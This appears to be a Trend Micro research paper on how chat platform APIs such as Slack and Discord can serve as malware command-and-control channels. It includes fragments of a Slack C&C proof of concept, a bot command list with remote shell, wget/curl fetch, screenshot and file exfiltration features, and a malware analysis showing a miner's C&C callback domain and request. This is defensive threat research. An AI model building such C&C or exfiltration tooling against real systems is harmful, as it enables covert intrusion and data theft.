How Cybercriminals Can Abuse Chat Platform APIs as C&C Infrastructures

Stephen Hilt and Lord Alfred Remorin
Trend Micro Forward-Looking Threat Research (FTR) Team

A **TrendLabs** Research Paper

Contents

One of the most significant trends in business today is the increasing reliance on third-party chat platforms for inter-office communications and tech support. This is notably apparent among Fortune 100 companies, 77% of which use Slack™, one of the most popular chat platforms today.[1] The broad adoption of these services can be easily ascribed to their high degree of practicality. To begin with, they are free of charge. Moreover, they can be easily integrated into their customers' systems and processes through the use of their own application programming interface (API), thereby enabling an employee to simply use one app for everything rather than switching between different software.

Despite all the advantages afforded by such integration, an important question ought to be raised, "Can these chat platforms be abused for malicious purposes?" Cybercriminals have long been exploiting chat platforms—their use of Internet Relay Chat (IRC) as a means to communicate with malware[2] being one of the oldest tricks in their book. But as this technique became less common with the steady decline of IRC use, cybercriminals began looking for new ways to create command-and-control (C&C) infrastructures to control their malware. Enter today's chat platforms, which, owing to their free, convenient, externally hosted apps, have become not only popular communication systems for companies, but also an interesting alternative C&C medium for attackers.

We explored the above-mentioned scenario through our own extensive research and monitoring of chat platforms and can safely say that, yes, they can be abused for malicious purposes. Our research focuses on analyzing whether or not and how the otherwise-beneficial API of a chat platform can be turned into a C&C infrastructure. This research paper examines several platforms, including chat programs, self-hosted chat clients, and social networks. For each platform, we tested the unique possibility of using its API as a C&C server. We also explored if these chat platforms are already being abused by known malware. The results of our year-and-a-half-long exploration show that malware are indeed abusing them and that campaigns are actively going on.

Popular Chat Platforms and Their APIs

Can Chat Platform APIs Be Turned into C&C Servers?

Typical C&C Infrastructure Setup

Over the years, we have seen cybercriminals use various techniques to set up C&C servers. Some of the early techniques include the use of IRC and similar services. IRC use is not very common anymore since most IT administrators do not allow IRC traffic within corporations, as this may raise red flags in the course of network monitoring. As such, attackers have been constantly reworking ways by which they set up and run C&C servers, leading them to abuse modern chat platforms.

Chat Platforms and Integration

We are seeing a steady increase in the use of third-party chat platforms like Slack, Discord™, and Telegram™. Most of these offer free features that, in most cases, include API components that allow the integration of core chat services with custom apps that users can access without leaving the chat platforms they are using. A chat platform can, for example, interface with a user's calendar so he can get notifications of upcoming meetings or tap into GitHub—a popular version control repository—to track pull requests and stay abreast of reported issues. But for all its utility, this integration also introduces vulnerabilities. A clever cybercriminal can exploit the compatibility of chat platform APIs to command and control malware-infected machines remotely and make them perform malicious activities.

Testing If APIs Can Be Turned into C&C Infrastructures

We decided to take a closer look at chat platform APIs and find out if they could be turned into C&C infrastructures. We first picked several services to determine if it was possible to use the API as a C&C server. To choose the services to analyze, we used criteria like popularity, external hosting capability, ability to communicate in real time with the API, and price (see Appendix A). We then looked if the chat platforms are currently being abused by any malware.




Figure 1. Chat platforms analyzed

Below is a brief comparison of the chat platforms discussed in this paper (see Appendix B for the chat platforms' specific API URLs).

Product	Registration Requirement	Anonymity Possibility	Real-Time API Communication Capability	File Size Limit	Storage Limit	Cloud Hosted
Slack	Email address	10 min. emails work	Yes	1GB	5GB/ Unlimited	Yes
Discord	Email address	10 min. emails work	Yes	8MB	Unknown	Yes
Telegram	Phone number	No VoIP phones Must be capable of getting text messages	Yes	1.5GB	Unlimited	Yes
HipChat	N/A	Email/Privately hosted	Yes	50MB/ Configurable	5GB/ Unlimited	No
Mattermost	N/A	Privately hosted	No	50MB/ Configurable	Unlimited	No
Twitter	Email	10 min. emails work	No	N/A	N/A	Yes
Facebook	Email address/ Phone number	Difficult	No	N/A	N/A	Yes

Disclaimer: *No malware or attacks were seen related to Slack at the time of writing.*

The Key to Exploitation: APIs and REST

To fully appreciate how cybercriminals can take advantage of the latest chat platforms, we first needed to understand the concept of APIs and representational state transfer (REST) or RESTful web services. These two elements are vital not only to how chat platforms function, but also to how cybercriminals can abuse them.

API refers to a set of definitions, protocols, and tools for building applications and services. Essentially, it is a list of predetermined commands that a program can send to interact and communicate with another to perform a specific function.

Take Notepad as an example. With it, users can type and print a document. Instead of Notepad directly connecting to a printer, which would have required its developer to create a way for it to communicate with a printer from scratch, it uses a predetermined command that tells Windows™ (or any OS) to print the document. The developer can then simply code Notepad to use this command whenever a user selects "Print." This is how APIs work.

With this knowledge, we then understood REST. REST is not an API per se, but rather a very common style of API for web applications. It mainly concerns the four functionalities involved in transferring data over the Internet, namely:

- **POST:** A function that creates a resource online, as with creating then publishing a blog entry.
- **GET:** A function that requests a resource, as with pulling up a search result from Google.
- **PUT:** A function that changes or updates the state of a resource, as with modifying an already-published blog entry.
- **DELETE:** A function that removes or deletes a resource, as with deleting an already-published blog entry.

REST dictates that developers who create web applications make their APIs capable of performing these main functionalities. By virtue, an API that conforms to REST is called a “RESTful API.” It works with other web applications and services that also conform to REST.

Slack

Slack is a popular online calibration software that incorporates many different tools into one. It is very popular because its core service allows anyone to set up a Slack "team" to communicate with friends and colleagues free of charge. Slack allows users to upgrade to paid versions that grant access to additional features. In fact, 77% of the Fortune 100 companies reportedly use the service's premium version. Whether free or paid, Slack aims to make team communication and collaboration more efficient. To that end, it offers a fully functional API to integrate custom applications and present a single location for information right within Slack.

The extent to which Slack's integration might be implemented was thrown into sharp relief when, in early 2016, Swedish developer Peter Fjallstrom published a blog entry[2] where he described ways where he connected to and commanded certain applications through Slack.

One example that he presented was using Slack to track where his child was. Through a command made on Slack, he was able to connect to his own server, which in turn ran a script that called the Find My iPhone app. Slack then automatically returned a static Google Maps image of the target iPhone's location, presumably the one his child had at the time.

Another example was using Slack to add items to his family's weekly online shopping cart on MatHem, one of Sweden's largest online grocery stores, without having to log in to their shopping account. Anyone in his family only had to type a command along with a desired grocery item and its quantity into Slack and it would automatically be added to their cart.

From these innocuous examples, we can already see the potential of Slack's integration capacity for cybercriminal abuse.

Turning the Slack API into a C&C Server

The apparent vulnerability of Slack's integration to cybercriminal abuse interested and prompted us to start experimenting with its API to determine what was possible. This first meant creating basic bots to learn how to use the Slack API then finally creating a fully functional C&C proof of concept (PoC). Getting to this stage involved starting with the basics and figuring out how to actually set up Slack and communicate with it, as described in the following steps:

1. We set up a Slack team.

2. We then requested the API token to communicate with the Slack API—the most important step for the entire concept to work. This is a single token that developers and customers use while testing code created to work with the chat platform. We noticed that this testing token allowed full access to the Slack team and whoever created it did not need to request an OAuth token to do anything that was carried out within the course of this research.




Figure 2. Slack notification of using OAuth for authentication

An attacker could also use OAuth, but for simplicity's sake, we did not set up an OAuth account for Slack. Below is the interface where the API key is set up. Once you have this key, you have access to the team with the rights of the user who set it up. As such, this key should be protected and never released so it cannot be abused by an attacker to steal information from the team or for the same purposes outlined in this paper.




Figure 3. Slack API test token and warning

While laying out the code for the example, we determined that this would be fairly simple, as most of what would be done consisted of predefined functions within the OS and the API.

3. We then set up a loop that started communications with the API service and waited for input.
4. Input was then validated to contain the commands that we were expecting, otherwise we just waited for more input.
5. Once a valid command was entered, it would perform the tasks defined within the command, return the results to the channel, and wait for more input from the channel. In many ways, this was reminiscent of the approach of an IRC-based botnet.




Figure 4. Typical C&C infrastructure flowchart

6. The channel necessary for this code to work was created through a simple API request, one that uses the *channels.create* function in the Slack API. In this case, the channel name was based on the hostname of the victim's computer.

```
# create chanid name based off the hostname of the system
chanid = os.popen('hostname').read()
# create the channel
url = "https://slack.com/api/channels.create?token={}&name={}&pretty=1".format(API,chanid)
```

Figure 5. Screenshot of the Slack API *channels.create* function

7. We set up the websocket so the code could access a web server through a request sent to the *rtm.start* function with the API key as parameter.
8. Once connected to the websocket, the code would listen to the channel of choice. In this case, it would create a new channel per victim machine. From there, any command made on that channel would trigger a corresponding action, the result of which would be displayed within the Slack channel.

   Setting up communications to listen for commands was also a simple matter in Slack. We just set the code to listen to a specified websocket. In Slack, the websocket is referred to as the "real-time messaging (RTM) API."
9. We then sent a request to *https://slack.com/api/rtm.start?token=<api_token>&pretty=1*, thus beginning an RTM API session with Slack's API.
10. Within the response, a URL for the websocket could be found. This *wss:* address could then be immediately set up.


```
    ],
    "url": "wss:\/\/mpmulti-dtmj.slack-msgs.com\/websocket\/3kTLpWvbgGeRSNV88bLm6G6VOvo35RX5_b3jOdR-14FdOYBF8-
wxXZBFiw8vPRsvF4he7qkusI8cgaFvwj9tEcMlYl_49oYqksWYtpJSzVLHGo5KIlERxjKh20dKvclRzHXlbMWsxni4wlu7lu9QlqYyYma36lqlSGoNs6Tjq_c="
}
```


Figure 6. Screenshot of the *wss:* address setup

Shortly after everything was set up and confirmed to work, we came across one of our major findings in this research—*slack-msgs.com* is the common domain name that was being accessed. We found this to be the case for every websocket used, even from the Slack application.

15…	1…	172.16.67.32	8.8.8.8	DNS	87	Standard query 0x8b39 A mpmulti-kbqj.slack-msgs.com
15…	1…	8.8.8.8	172.16.67.32	DNS	103	Standard query response 0x8b39 A mpmulti-kbqj.slack-msgs.com A 52.23.220.84
15…	1…	172.16.67.32	52.23.220.84	TCP	78	53190 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1026438935 TSe…
15…	1…	52.23.220.84	172.16.67.32	TCP	74	443 → 53190 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=1460 SACK_PERM=1 TSv…
15…	1…	172.16.67.32	52.23.220.84	TCP	66	53190 → 443 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=1026438965 TSecr=34124…
15…	1…	172.16.67.32	52.23.220.84	TLSv1.2	253	Client Hello
15…	1…	172.16.67.32	52.84.57.107	TCP	1514	[TCP segment of a reassembled PDU]
15…	1…	172.16.67.32	52.84.57.107	TLSv1.2	283	Application Data
15…	1…	52.23.220.84	172.16.67.32	TLSv1.2	1514	Server Hello
15…	1…	52.23.220.84	172.16.67.32	TLSv1.2	1466	Certificate
15…	1…	172.16.67.32	52.84.57.107	TLSv1.2	1151	Application Data
15…	1…	172.16.67.32	52.23.220.84	TCP	66	53190 → 443 [ACK] Seq=188 Ack=2849 Win=128896 Len=0 TSval=1026439145 TSecr=…

Figure 7. Packet capture screenshot of the Slack application connection

32…	7…	172.16.67.47	208.67.220.220	DNS	87	Standard query 0x6e6f AAAA mpmulti-s5qg.slack-msgs.com
32…	7…	172.16.67.47	52.84.57.107	TCP	66	49883 → 443 [ACK] Seq=592 Ack=37647 Win=42304 Len=0 TSval=743969 TSecr=1311…
32…	7…	208.67.220.220	172.16.67.47	DNS	172	Standard query response 0x6e6f AAAA mpmulti-s5qg.slack-msgs.com SOA ns-1476…
32…	7…	172.16.67.47	208.67.220.220	DNS	87	Standard query 0x28a2 AAAA mpmulti-s5qg.slack-msgs.com
32…	7…	208.67.220.220	172.16.67.47	DNS	172	Standard query response 0x28a2 AAAA mpmulti-s5qg.slack-msgs.com SOA ns-1476…
32…	7…	172.16.67.47	208.67.220.220	DNS	87	Standard query 0x80ae A mpmulti-s5qg.slack-msgs.com
32…	7…	208.67.220.220	172.16.67.47	DNS	103	Standard query response 0x80ae A mpmulti-s5qg.slack-msgs.com A 54.234.9.122
32…	7…	172.16.67.47	54.234.9.122	TCP	74	34454 → 443 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=744114 T…
32…	7…	54.234.9.122	172.16.67.47	TCP	74	443 → 34454 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=1460 SACK_PERM=1 TSv…
32…	7…	172.16.67.47	54.234.9.122	TCP	66	34454 → 443 [ACK] Seq=1 Ack=1 Win=14656 Len=0 TSval=744122 TSecr=3412198379
32…	7…	172.16.67.47	54.234.9.122	TLSv1.2	355	Client Hello

Figure 8. Another packet capture screenshot of the Slack application connection

What this ultimately means is that if a company uses Slack and wants to block *slack-msgs.com* in the interest of security, it runs the risk of killing all applications because these connect to the same domain. And since the connection made by our PoC is performed over HTTPS—same as that made by a legitimate instance of Slack—it will be hard to detect malicious traffic once the websocket is set up. Once the websocket has been established by the script, simple commands can then be entered into the Slack interface, parsed by the victim machine, and return results to the Slack channel created for the attacker to view.

```
# list of commands that are supported in a long ugly string
commands = ['pwd - get the current directory path',
            'ls - list the directory',
            'get - get a single file',
            'cd - change directory',
            'cmd - run a system command',
            'push - curl/wget a file from another host',
            'screenshot - take a screenshot and upload to slack',
            'exit - kill the C2 comms']
```

Figure 9. List of supported commands

ubuntu BOT 10:59 AM

Supported Commands:

```
pwd - get the current directory path
ls - list the directory
get - get a single file
cd - change directory
cmd - run a system command
push - curl/wget a file from another host
screenshot - take a screenshot and upload to slack
exit - kill the C2 comms
```

Figure 10. List of supported commands on Ubuntu

Depending on the command input, the result returned may just be a simple text reply or a file uploaded to Slack through the use of its API. For example, the command, *ls,* can be used to list the contents of a file directory in the victim machine.




Figure 11. Screenshot of the command as it was being tested on an Ubuntu machine within the */var* directory

From there, a selected file can be uploaded to Slack's own servers via a GET command. This uses the Slack API to upload the file, after which the attacker can retrieve it. In the example below, *syslog.1* is uploaded to the Slack servers from the victim machine.




Figure 12. Screenshot of *syslog.1* being uploaded to the Slack servers

Figure 13. Screenshot of *syslog.1's* contents

Here, we ran into a critical limitation within Slack. While there were no restrictions as to what type of file can be uploaded, the file size was capped at 1GB, with a total upload limit of 5GB. This makes data exfiltration through Slack less than ideal, given the limited amount of space to store files temporarily until they can be properly recovered.

Another option for an attacker is to collect screenshots and keystrokes then send them to remotely hosted services via valid API requests. In the example below, it was possible to collect a screenshot of a system then upload it for the attacker to view.

Figure 14. Link leading to the screenshot uploaded to Slack's file servers




Figure 15. Stolen screenshot uploaded to Slack

For the most part, the services described can be used as typical C&C infrastructures. The major difference between this and other types of C&C servers is that an attacker would not need to compromise a server or create one and use it to steal data or perform malicious actions. He can simply create a team on Slack and use it as a C&C infrastructure. Using a legitimate service actually makes attacks harder to detect, given that the same patterns happen with valid communications to Slack.

Unsurprisingly, Slack discourages this particular abuse within its terms of service, Section 4.4 of which lays out this prohibition on malware.[3]

> *"Malware. You may not transmit any viruses or other computer programming that may damage, detrimentally interfere with, surreptitiously intercept, or expropriate any system or data."*

Of course, this will not really deter any cybercriminal or malicious actor. If an attacker finds the user's API test key and joins associated channels, he can sniff the channels for anything entered.




Figure 16. First screenshot of channel sniffing through unauthorized access




Figure 17. Second screenshot of channel sniffing through unauthorized access

Malware and Other Monitored Samples

While monitoring and analyzing supposed Slack-based malware, we investigated several samples, which turned out to be nonmalicious. In most cases, these executable files were missing malicious routines or routines with clear malicious intent like information theft. A few malicious Android™ apps that used Slack to relay information to attackers were found, but ultimately no outright malicious activities were committed by malware in Slack at the time of writing.

Be that as it may, in the interest of security and for the purpose of monitoring for suspicious activity, we noted the IP address associated with Slack's API—52.84.136.49.

Discord

Discord is another popular chat platform geared more toward gaming communities. Consequently, corporate Discord use is lower compared with other platforms. Still, companies in the U.S. and parts of Europe[4] still use Discord. In other respects, Discord is quite similar to Slack and other platforms in that it has a fully functional API with similar features, is hosted externally, and has an infrastructure that can be abused.

To access the Discord API, you can use either a token or your log-in information (email address and password).

```
login(*args, **kwargs)
```

This function is a *coroutine*.

Logs in the client with the specified credentials.

This function can be used in two different ways.

```
await client.login('token')

# or

await client.login('email', 'password')
```

Figure 18. Discord API connection process

In the process of connecting to Discord within the application, a Domain Name System (DNS) request is sent to *gateway.discord.gg*. The API scripts will connect to *discordapp.gg* via a websocket—much like with Slack. Detecting this type of behavior is very difficult since known valid applications use the same communication paths.

```
▶ Frame 2339: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▶ Ethernet II, Src: Apple_ce:91:a9 (14:10:9f:ce:91:a9), Dst: Ubiquiti_4c:5d:d9 (80:2a:a8:4c:5d:d9)
▶ Internet Protocol Version 4, Src: 172.16.67.32, Dst: 8.8.8.8
▶ User Datagram Protocol, Src Port: 58328 (58328), Dst Port: 53 (53)
▼ Domain Name System (query)
    [Response In: 2347]
    Transaction ID: 0x853f
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▼ gateway.discord.gg: type A, class IN

0000  80 2a a8 4c 5d d9 14 10  9f ce 91 a9 08 00 45 00   .*.L]... ......E.
0010  00 40 c7 ca 00 00 ff 11  f4 a1 ac 10 43 20 08 08   .@...... ....C ..
0020  08 08 e3 d8 00 35 00 2c  b6 26 85 3f 01 00 00 01   .....5., .&.?....
0030  00 00 00 00 00 00 07 67  61 74 65 77 61 79 07 64   .......g ateway.d
0040  69 73 63 6f 72 64 02 67  67 00 00 01 00 01         iscord.g g.....
```

Figure 19. Screenshot of the API and Discord app communication paths

The REST API requests to use *https://discordapp.com/api* for communications. In cases where files are sent back and forth, requests would be made to the *discord/channels/{channel.id}/messages* function.

Within the create message function is the ability to upload files to Discord, which could be used for data exfiltration. It is worth nothing though, that as testing revealed, the chat platform imposes a size limit on the files it can upload with its own API. While it has no file-type restrictions, it allows a maximum of only 8MB for file uploads. This makes it impractical for data exfiltration, especially for attackers who intend to exploit it for information theft.

JSON Params

Field	Type	Description	Required
content	string	the message contents (up to 2000 characters)	true
nonce	snowflake	a nonce that can be used for optimistic message sending	false
tts	bool	true if this is a TTS message	false
file	file contents	the contents of the file being sent	one of content, file, embeds (multipart form data only)
embed	embed object	embedded rich content	false

Figure 20. Discord's JavaScript Object Notation (JSON) parameters

Samples Discovered: Malware Hosting and a Full-On Campaign

Malware Found

Slack and Discord essentially have the same functionality and could be used for C&C with more or less the same results. But unlike Slack, our monitoring actually brought forth evidence pointing to Discord being used to host malware. We found different kinds of malware, ranging from key generators and cracks to exploit kits and injectors.

We reached out to Discord on multiple cases. Discord was very responsive to our requests, working posthaste to immediately remove the malicious samples after being brought to their attention (see Appendix C for the indicators of compromise [IoCs] related to the malware hosted within the platform at the time of writing).

An Active Bitcoin-Mining Campaign

Upon further inspection of the malicious samples found, we discovered an active campaign using Discord to spread malware that overclocked the graphics processing unit (GPU) of victim machines then reported back to a custom C&C panel detected by Trend Micro as TROJ_RAPID.C.

The malware initially contacts the domain *shirtyshirtyrr.pw*.

```
000232e0  65 72 72 6f 72 00 00 00  69 6f 73 74 72 65 61 6d  |error...iostream|
000232f0  00 00 00 00 69 6f 73 74  72 65 61 6d 20 73 74 72  |....iostream str|
00023300  65 61 6d 20 65 72 72 6f  72 00 00 00 73 79 73 74  |eam error...syst|
00023310  65 6d 00 00 37 37 38 4b  59 52 42 5a 30 34 4d 30  |em..778KYRBZ04M0|
00023320  46 54 39 7e 7e 7e 7e 00  49 44 31 00 49 44 32 00  |FT9~~~~.ID1.ID2.|
00023330  73 68 69 72 74 79 74 73  68 69 72 74 79 72 72 2e  |shirtytshirtyrr.|
00023340  70 77 2f 61 6a 61 78 2f  68 74 6d 2f 63 2e 70 68  |pw/ajax/htm/c.ph|
00023350  70 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  |p###############|
00023360  23 23 23 23 23 23 23 23  23 23 23 23 00 00 00 00  |############....|
00023370  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d  |================|
00023380  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d  |================|
```

Figure 21. Screenshot of malware code contacting *shirtyshirtyrr.pw*

The malware collects some information about the system then sends this to a C&C panel. We tested it on two machines, one running Windows XP and another, Windows 7, to determine if there was any difference between the sets of information sent back to the C&C server. As shown below, the information differed.

```
No.  Time  Source          Destination     Protocol  Length  Info
12   0…    1.1.2.3         87.236.19.175   HTTP      170     GET /ajax/htm/c.php?data=4|Windows%207&key=778KYRBZ04M0FT9 HTTP/1.1
13   0…    87.236.19.175   1.1.2.3         TCP       60      80→49167 [ACK] Seq=1 Ack=117 Win=65535 Len=0
14   1…    87.236.19.175   1.1.2.3         HTTP      242     HTTP/1.1 200 OK  (text/html)
15   1…    87.236.19.175   1.1.2.3         TCP       60      80→49167 [FIN, ACK] Seq=189 Ack=117 Win=65535 Len=0
16   1…    1.1.2.3         87.236.19.175   TCP       54      49167→80 [ACK] Seq=117 Ack=190 Win=64052 Len=0
17   1…    1.1.2.3         87.236.19.175   TCP       54      49167→80 [FIN, ACK] Seq=117 Ack=190 Win=64052 Len=0
18   1…    87.236.19.175   1.1.2.3         TCP       60      80→49167 [ACK] Seq=190 Ack=118 Win=65535 Len=0
